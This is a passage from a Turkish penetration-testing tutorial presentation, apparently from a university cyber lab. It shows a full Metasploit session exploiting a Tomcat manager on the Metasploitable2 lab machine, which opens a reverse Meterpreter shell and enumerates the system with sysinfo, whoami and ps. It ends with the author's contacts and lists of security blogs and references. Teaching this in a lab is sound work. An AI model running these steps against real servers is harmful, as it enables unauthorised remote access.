
Exploit targets:
Id  Name
--  --
0   Automatic
1   Java Universal
2   Windows Universal
3   Linux x86

msf exploit(tomcat_mgr_deploy) > set TARGET 3
TARGET => 3
msf exploit(tomcat_mgr_deploy) > exploit

[*] Exploit aborted due to failure: not-found: The target server fingerprint "Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )" does not match "(?-mix:A
pache.*(Coyote|Tomcat))", use 'set FingerprintCheck false' to disable this check.
[*] Exploit completed, but no session was created.
msf exploit(tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 192.168.237.128:4444
[*] Using manually select target "Linux x86"
[*] Uploading 1829 bytes as 1NmI.war ...
[*] Executing /1NmI/OoK4FG6a1ZzbtkztEaMJGnAPYXoXK.jsp...
[*] Undeploying 1NmI ...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.237.129
[*] Meterpreter session 1 opened (192.168.237.128:4444 -> 192.168.237.129:38799) at 2016-07-26 14:49:27 -0400

meterpreter >
```



Sızma Testi Örnekleri (Metasploitable2)

Meterpreter komutları ile bir kaç bilgi edindik sistem hakkında.

```
systemctl start postgresql; msfdb start; msfconsole ""
[*] Executing /INmi/OoK4FG6a1Z2btktzEaMJGnAPYXoXK.jsp...
[*] Undeploying lNmi ...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.237.129
[*] Meterpreter session 1 opened (192.168.237.128:4444 -> 192.168.237.129:38799) at 2016-07-26 14:49:27 -0400

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 (i686)
Architecture : i686
Meterpreter  : x86/linux
meterpreter > getuid
Server username: uid=110, gid=65534, euid=110, egid=65534, suid=110, sgid=65534
meterpreter > getpid
Current pid: 5453
meterpreter > shell
Process 5471 created.
Channel 1 created.
sh: no job control in this shell
sh-3.2$
sh-3.2$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sh-3.2$ whoami
tomcat55
sh-3.2$ ps
  PID TTY          TIME CMD
  5127 ?        00:00:16 jsvc
  5453 ?        00:00:00 rThdYieCsIzKrBn
  5471 ?        00:00:00 sh
  5481 ?        00:00:00 ps
sh-3.2$ pa aux
sh: pa: command not found
sh-3.2$ ps aux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1   0.0  0.3   2844   1696 ?        Ss   13:36   0:01 /sbin/init
root          2   0.0  0.0     0     0 ?        Ss   13:36   0:00 [kthreadd]
root          3   0.0  0.0     0     0 ?        Ss   13:36   0:00 [migration/0]
root          4   0.0  0.0     0     0 ?        Ss   13:36   0:00 [ksoftirqd/0]
root          5   0.0  0.0     0     0 ?        Ss   13:36   0:00 [watchdog/0]
root          6   0.0  0.0     0     0 ?        Ss   13:36   0:00 [events/0]
root          7   0.0  0.0     0     0 ?        Ss   13:36   0:00 [khelper]
root          41  0.0  0.0     0     0 ?        Ss   13:36   0:00 [kblockd/0]
root          68  0.0  0.0     0     0 ?        Ss   13:36   0:00 [kseriod]
root          187 0.0  0.0     0     0 ?        Ss   13:36   0:00 [pdflush]
root          188 0.0  0.0     0     0 ?        Ss   13:36   0:00 [pdflush]
root          189 0.0  0.0     0     0 ?        Ss   13:36   0:00 [kswapd0]
root          230 0.0  0.0     0     0 ?        Ss   13:36   0:00 [aio/0]
```

Beni Dinlediğiniz için Teşekkürler...

→ Sorularınız ve geri dönüş için : ahmetgurel.yazilim@gmail.com

→ www.gurelahmet.com

→ <http://cyberlab.sdu.edu.tr>

Skype: ahmet.gurel_2

Twitter: @ahmettgurell

Faydalı Blog, Organizasyon ve Topluluklar

1-<https://canyoupwn.me/>

2-<http://www.octosec.net/>

3-<https://kamp.linux.org.tr/>

4-<http://ab.org.tr/>

5-<http://www.siberkamp.org/>

6-<http://www.slideshare.net/bgasecurity>

7-<https://www.invictuseurope.com/blog/>

8-<http://www.superbug.co/>

9-<http://blog.btrisk.com/>

10-<http://www.lkd.org.tr/>

Faydalı Blog, Organizasyon, Lab ve Topluluklar

11-<http://www.netsectr.org/>

12-<http://www.webguvenligi.org/>

13-<https://hack.me/>

14-<https://www.hacking-lab.com/index.html>

15-<https://www.vulnhub.com/>

16-<http://exploit-exercises.com/>

17-<https://www.cybrary.it/>

18-<http://www.securitytube.net/>

19-<https://www.pentesterlab.com/>

20-<https://github.com/dloss/python-pentest-tools>

KAYNAKÇA :

1-https://tr.wikipedia.org/wiki/%C4%B0nternet_ileti%C5%9Fim_kurallar%C4%B1_dizisi

2-https://tr.wikipedia.org/wiki/TCP/IP_Protokol_Yap%C4%B1s%C4%B1

3-<https://tr.wikipedia.org/wiki/TCP>

4-<https://tr.wikipedia.org/wiki/IPv4>

5-<https://bbozkurt.wordpress.com/2013/05/10/ipv4-ve-ipv6-arasindaki-farklar>

6-<http://www.slideshare.net/cnrkrглу/a-temelleri-caner-krolu>

7-<http://www.ciscotr.com/subnetting-alt-aglara-bolme.html>

8-<http://bidb.itu.edu.tr/seyirdefteri/blog/2013/09/07/temel-a%C4%9F-cihazlar%C4%B1>

KAYNAKÇA :

9-[http://sozluk.cozumpark.com/goster.aspx?id=1379&kelime=information-gathering-f
or-pentest](http://sozluk.cozumpark.com/goster.aspx?id=1379&kelime=information-gathering-f
or-pentest)

10-<http://www.dirk-loss.de/onlinetools.htm>

11-<http://www.hakaneryavuz.com/sizma-testinepentest-giris-v1/>

12-[http://www.slideshare.net/cnrkrghu/nmap101-eitim-sunumu-nmap-kullanm-klavuz
u](http://www.slideshare.net/cnrkrghu/nmap101-eitim-sunumu-nmap-kullanm-klavuz
u)

13-<https://tr.wikipedia.org/wiki/Nmap>

14-<https://nmap.org/nsedoc/>

15-<http://gamasec.net/files/msf1.0.pdf>

16-<http://www.bga.com.tr/calismalar/MetasploitElKitabi.pdf>

KAYNAKÇA :

17-<https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/>

18-<http://www.networkpentest.net/2011/09/metasploit-meterpreter-uygulamalar.html>

19-<http://blog.btrisk.com/2016/01/metasploit-nedir.html>